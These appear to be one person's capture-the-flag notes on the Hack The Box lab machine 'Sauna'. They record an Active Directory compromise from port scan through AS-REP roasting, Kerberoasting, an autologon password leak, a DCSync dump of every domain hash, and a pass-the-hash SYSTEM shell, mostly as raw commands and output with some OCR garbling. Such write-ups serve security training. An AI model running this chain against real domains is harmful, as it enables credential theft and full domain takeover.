Sauna

IP:10.10.10.175

DOMAIN: EGOTISTICAL-BANK.LOCAL

FQDN:

OS:Windows 10 / Server 2019 Build 17763 x64

OPEN PORTS:

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: Egotistical Bank:: Home

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-07-25 03:43:01Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCALO., Site:

Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCALO., Site:

Default-First-Site-Name)

3269/tcp open tcpwrapped

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

9389/tcp open mc-nmf .NET Message Framing 49668/tcp open msrpc Microsoft Windows RPC


49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

49674/tcp open msrpc
49677/tcp open msrpc
49698/tcp open msrpc
49698/tcp open msrpc
49718/tcp open msrpc
Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC

Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

ENUMERATION:

port 80:



on webistes team section we found out their teams names:





Shaun Coins



Hugo Bear



Bowie Taylor



Sophie Driver



okay lets try asreproasting attack

i tried but its results that there is no any user in kerberos database may be their naming conversion is differermnt:

```
ros SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerbe ase)
```

lets try:

i use kerbrute to findout :
valid users:

```
2024/07/24 16:58:28 > [+] VALID USERNAME: hsmith@EGOTISTICAL-BANK.LOCAL 2024/07/24 16:58:29 > [+] VALID USERNAME: fsmith@EGOTISTICAL-BANK.LOCAL 2024/07/24 16:58:34 > Done! Tested 116 usernames (2 valid) in 6.957 seconds
```

and yeah we ahve a user with pre-kerberos auth disabled:

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:18916038332a83f5fd0cf5c1a1753884$dc4fff79a8e08238c8e2f289ce24330e000a380238c3018f55101b10000
31621c332d6f9dd59fc5aae51cfc06eccd6306b519ec6f0f00c520a06eb1d0d8eb00f42b3f82389539faec73cf68ddbe8bd194d80f093b41bf22d4d2760481011ae7a03b1
73a2fc8fa84b72a120ba4eb7f913193631142b317200384e2f17f5dc32e17d06691056cd8761d69ba3e88fb7bd1b10f4b29040535ce63abcf29a1e671d18ec3933e3ac86
dfa0cae96433842c7da30be702ce757b085579233eb42045995a1f9ac5cde1f00f1c00438c41cd381a6d6168522f39e0f309cda61c0408a47766474efcd9bfb3a7dec159
5774ab3d01721eb0125e19f6cf4a393b37bf01bb42dae
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

cracked the passwd

```
OTISTICAL-BANK.LOCAL:18916038332a83f5fd0cf5c1a
51cfc06ecdc306b519ec6f0f00c520a06eb1d0d8eb00fa
7f913193631142b317200384e2f17f5dc32e17d066910!
702ce757b085579233eb42045995a1f9ac5cde1f00f1c0
6cf4a393b37bf01bb42dae:Thestrokes23
cat
ked
```

fsmith: Thestrokes23

lets try to get initial foothold via winrm:

got user.txt

Mode	e LastWriteT		Length	Name
-ar-Enrest	7/24/2024	8:37 PM	34	user.txt
Evil-WinRM PS C:\Users\FSmith\Desktop> cat user.txt				
0d91dddf2b992139f37c9d41c44ba448				
Node Type: Rich				

POST-COMPROMISE ENUM

we dont have any interesting privs as expected but we have some users:

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> net user

User accounts for \\

Administrator FSmith Guest
HSmith krbtgt svc_loanmgr

The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```


ok lets use bloodhound to map the entire attack surface

```
(pc⊕ lapi)-[~/Documents/HTB/sauna]

$ bloodhound-python -u fsmith -p Thestrokes23 -d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c all
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (SAUNA.EGOTISTICAL-BANK.LOCAL:8
8)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
```

we have two kerberoatable users:

- 1. hsmith
- 2. krbtgt



```
💲 GetUserSPNs.py EGOTISTICAL-BANK.LOCAL/fsmith:Thestrokes23 -dc-ip 10.10.10.175 -request
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra
ServicePrincipalName
                                         Name
                                                  MemberOf PasswordLastSet
                                                                                        LastLogon
                                                                                                   Delegation
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111 HSmith
                                                            2020-01-23 00:54:34.140321 <never>
[-] CCache file is not found. Skipping...
$krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/HSmith*$70f5d98c13c4c7864546d3999971eaa0$521218055a1d34ea653aec2d75385
a125a9b5815a1962ae4c16ba887b92db8978ef6f422b3eb8a6805193f2db14ba1a2599e3914f1d247b55f7da8ab249618300c38e239a85398a7c7016746f52e443876f04
9130a131e06ae8b731479a1767243009d4711ecfcb922af8585f4587f9cdbfa5b3df2ed47c3bc8a55b8ba174156123fe2a440c3c89dc672aeeeff39aebb79fd79efbd3b1
e6a67f33452805afd2edc924c23d427feae3c6e4442fcf3ee5e831bc006cf38c3c2c95cf6fb9aa1f1452cb742e7972dc28c53468f0cc2598917ad8580ca73783f71991ad
54530845c494869c05e3ca4602f7292a99d036d6f0dc9b0fae70298655a0f84cf5afaf2057cfd05824861d03317c051f24a0baadf583ad74ff96870d9eea3423e5d3525f
8b2b2ea0af35bccbe30ab29eee65f8ee1dcd945b3283d00cc63e9cf9e20f2f4bd45b0ccae861b9808c3149fe09bd92fd4c339e9f3f61b3f4c66a22dff2c0c6f548a9bcd6
66ae72acd6a32ae969093f6c91d4c2ebac526d9184686db6cff2872180dd5c101ae0171b47cb5d35975c4f0b247e6a7131e2efb4caf49154a09fe6bea1743356c3406f32
72a75710f9181547a3289cfc1300428cc934555ca6b61736f509441569bb30ba4b3108ef110e06f413e32694d0f5bec94490ab9a42664d90d5f24d002e006970e5940958
04567d4689b3de5bf9e6f5f7132e9426956f42550a02811dbfa7ffa3aee50d04f80d8113fd2d839af9cbfe1be8d5f838c250f958f3479f07c1f973b4aeacb760568e8df0
e5f940b54c95c4915a25f2af954a5b42c63da652928f1eb2ec1c8187219d70ecc8e8d0a4d1296296e73161f97099b4933469f5fde25e5937ff7d94df439c538fcfc52380
d8d705907c64261217d6a68435de7444dc3e5117a8eceefc5c69e73eda05f72920c82c86f0001a07bbfcfd530744fbfd403f813858092ee0f47dd96f791a415d6abaa866
65a7de2fcbeccb73b26b340e3677da8967cd9c8c7158ca51126f6033ee8a590d8dc0747bb6c0a57c286ba4e1bb7b0182389228dfb41f54265212d21539d1f079734b9c2e
6173ade3574720e18925773a3eabc35a451cd1981530ce25562f10943b2f5a8a3d0c441a7721c9256ee350163103fa8d382f92ac274039b94b1b99ecd7cb15216ced6848
481563f8aa411691e561fca072c2ed6deb727470abf236b15a44c1e856b778ecd95ff6753473eaa5c49abd2d33b592c3d152d0ccd2b3eb3a79028726ee7b56ce2217f85f
ef1749850d1ef33a67833c99d1add3d344e94b79fef8e33c8d055784e35b9e0f975bd31a65337b24db5f7cf7012db16a57b52e9de57307ef2a5235313a4c4eac0a60f2cf
130412e214c8e0797b4473975b1e144fdbb44b6ef1e38e9e874fd83aa0231
   ·(pc⊗lapi)-[~/Documents/HTB/sauna]
```

lets crack its passwd:

.e856b778ecd95ff6753473eaa5c49a /84e35b9e0f975bd31a65337b24db5f /3aa0231:Thestrokes23

passwd reuse:

hsmith: Thestrokes23

```
(pc⊗lapi)-[~/Documents/HTB/sauna]
 -$ nxc smb 10.10.10.175 -u hsmith -p Thestrokes23 --shares
            10.10.10.175
                                                      [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.L
                             445
                                    SAUNA
OCAL)
     (signing:True) (SMBv1:False)
            10.10.10.175
                             445
                                    SAUNA
                                                      [+] EGOTISTICAL-BANK.LOCAL\hsmith:Thestrokes23
            10.10.10.175
                             445
                                    SAUNA
                                                      [*] Enumerated shares
                                                                       Permissions
            10.10.10.175
                             445
                                    SAUNA
                                                      Share
            10.10.10.175
                                    SAUNA
            10.10.10.175
                                    SAUNA
                                                                                        Remote Admin
            10.10.10.175
                                    SAUNA
                                                                                        Default share
                                                                                        Remote IPC
            10.10.10.175
                             445
                                    SAUNA
            10.10.10.175
                             445
                                    SAUNA
                                                                                           gon server share
            10.10.10.175
                             445
                                    SAUNA
                                                                                        Printer Drivers
                                                                            DN PCL 6
                                                                                                      We cant print money
            10.10.10.175
                             445
                                    SAUNA
                                                       RICOH Aficio SP
                                                                                        Logon server share
            10.10.10.175
                                    SAUNA
```

lets logininto hsmith try something:

autoruns:

```
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run :
    C:\Windows\system32\SecurityHealthSystray.exe
    "C:\Windows\system32\vm3dservice.exe" -u
    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
====== Certificates ======
```

autologon:

```
at Seatbelt.Runtime.ExecuteCommand(CommandBase command, String[] co
====== WindowsAutoLogon ======

DefaultDomainName : EGOTISTICALBANK
DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!
AltDefaultDomainName :
AltDefaultUserName :
AltDefaultPassword :
```

svc_loanmanager: Moneymakestheworldgoround!

```
(pc⊕lapi)-[~]

$ nxc winrm 10.10.10.175 -u svc_loanmgr -p "Moneymakestheworldgoround!" -d EGOTISTICAL-BANK.LOCAL
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)

—(pc⊕lapi)-[~]

$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p "Moneymakestheworldgoround!"

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

okay lets do again enum:

we have various pribilages over domain:



with the help of DCSync rights we dump all the NTLM hashes from the DC itself

```
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6813c3a9d99a2f76fd05617a0fab7459:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtat:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f1596
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cf
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:a71f58fbfa19eb4bb5e5796d9d9419d938f877781a6147cdd8cf40dae6961bb3
SAUNA$:aes128-cts-hmac-sha1-96:de447eaace53a7c78d77c73504c1ca09
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...
```

and now time for root.txt from administrator desktop

-(pc⊕lapi)-[~]

```
| Spexec.py Administrator@10.10.10.175 -hashes aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file AtFmkFZQ.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service AWpF on 10.10.10.175.....
[*] Starting service AWpF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> □
```

THE END

failures

null session is not enabled:

```
click with a right button to see more options.
  -(pc⊗lapi)-[~/Documents/HTB/sauna]
 -$ nxc smb 10.10.10.175 -u '' -p ''
           10.10.10.175 445
                                   SAUNA
                                                     [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.L
OCAL) (signing:True) (SMBv1:False)
           10.10.10.175
                                   SAUNA
                                                    [+] EGOTISTICAL-BANK.LOCAL\:
  -(pc⊗lapi)-[~/Documents/HTB/sauna]
 s nxc smb 10.10.10.175 -u '' -p ''
                                       -shares
           10.10.10.175
                           445
                                   SAUNA
                                                    [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.L
OCAL) (signing:True) (SMBv1:False)
           10.10.10.175
                                                    [+] EGOTISTICAL-BANK.LOCAL\:
                           445
                                   SAUNA
                                                     [-] Error enumerating shares: STATUS_ACCESS_DENIED
           10.10.10.175
                           445
                                   SAUNA
  -(pc⊗lapi)-[~/Documents/HTB/sauna]
 -$ nxc smb 10.10.10.175 -u 'f' -p ''
                                       --shares
           10.10.10.175 445
                                   SAUNA
                                                    [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.L
OCAL) (signing:True) (SMBv1:False)
           10.10.10.175
                           445
                                   SAUNA
                                                    [-] EGOTISTICAL-BANK.LOCAL\f: STATUS_LOGON_FAILURE
```

rpcclient info: access denied

ι

success

dap enum:

```
requesting: * +
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL
ldapServiceName: EGOTISTICAL-BANK.LOCAL:sauna$@EGOTISTICAL-BANK.LOCAL
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
supportedLDAPPolicies: MaxDatagramRecv
supportedLDAPPolicies: MaxReceiveBuffer
```

we can successfully enumerate: ldap anonymous bind sesions

EGOTISTICAL-BANK.LOCAL

dn: DC=EGOTISTICAL-BANK,DC=LOCAL

objectClass: top objectClass: domain objectClass: domainDNS

distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL

instanceType: 5

whenCreated: 20200123054425.0Z whenChanged: 20240725033636.0Z

subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL

uSNCreated: 4099

dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAQL7gs8Yl7ESyuZ/4XESy7A==

uSNChanged: 98336

name: EGOTISTICAL-BANK

objectGUID:: 7AZOUMEioUOTwM9IB/gzYw==

replUpToDateVector:: AgAAAAAAAAAAAAAAAAAAAEbG/1RIhXVKvwnC1AVq4o8WgAEAAAAAAEJZs
hwDAAAAq4zveNFJhUSywu2cZf6vrQzgAAAAAAAAKDj+FgMAAADc0VSB8WEuQrRECkAJ5oR1FXABAA
AAAADUbg8XAwAAAP1ahZJG3l5BqlZuakAj9gwL0AAAAAAAANDwChUDAAAAm/DFn2wdfEWLFfovGj4

TThRgAQAAAAAAENUAFwMAAABAvuCzxiXsRLK5n/hcRLLsCbAAAAAAAADUBFIUAwAAAA==

creationTime: 133663521965999935 forceLogoff: -9223372036854775808 DC=EGOTISTICAL-BANK,DC=LOCAL CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL OU=Domain Controllers, DC=EGOTISTICAL-BANK, DC=LOCAL CN=System, DC=EGOTISTICAL-BANK, DC=LOCAL CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL CN=Program Data, DC=EGOTISTICAL-BANK, DC=LOCAL CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL CN=Managed Service Accounts, DC=EGOTISTICAL-BANK, DC=LOCAL CN=Keys, DC=EGOTISTICAL-BANK, DC=LOCAL CN=TPM Devices, DC=EGOTISTICAL-BANK, DC=LOCAL CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL CN=Hugo Smith, DC=EGOTISTICAL-BANK, DC=LOCAL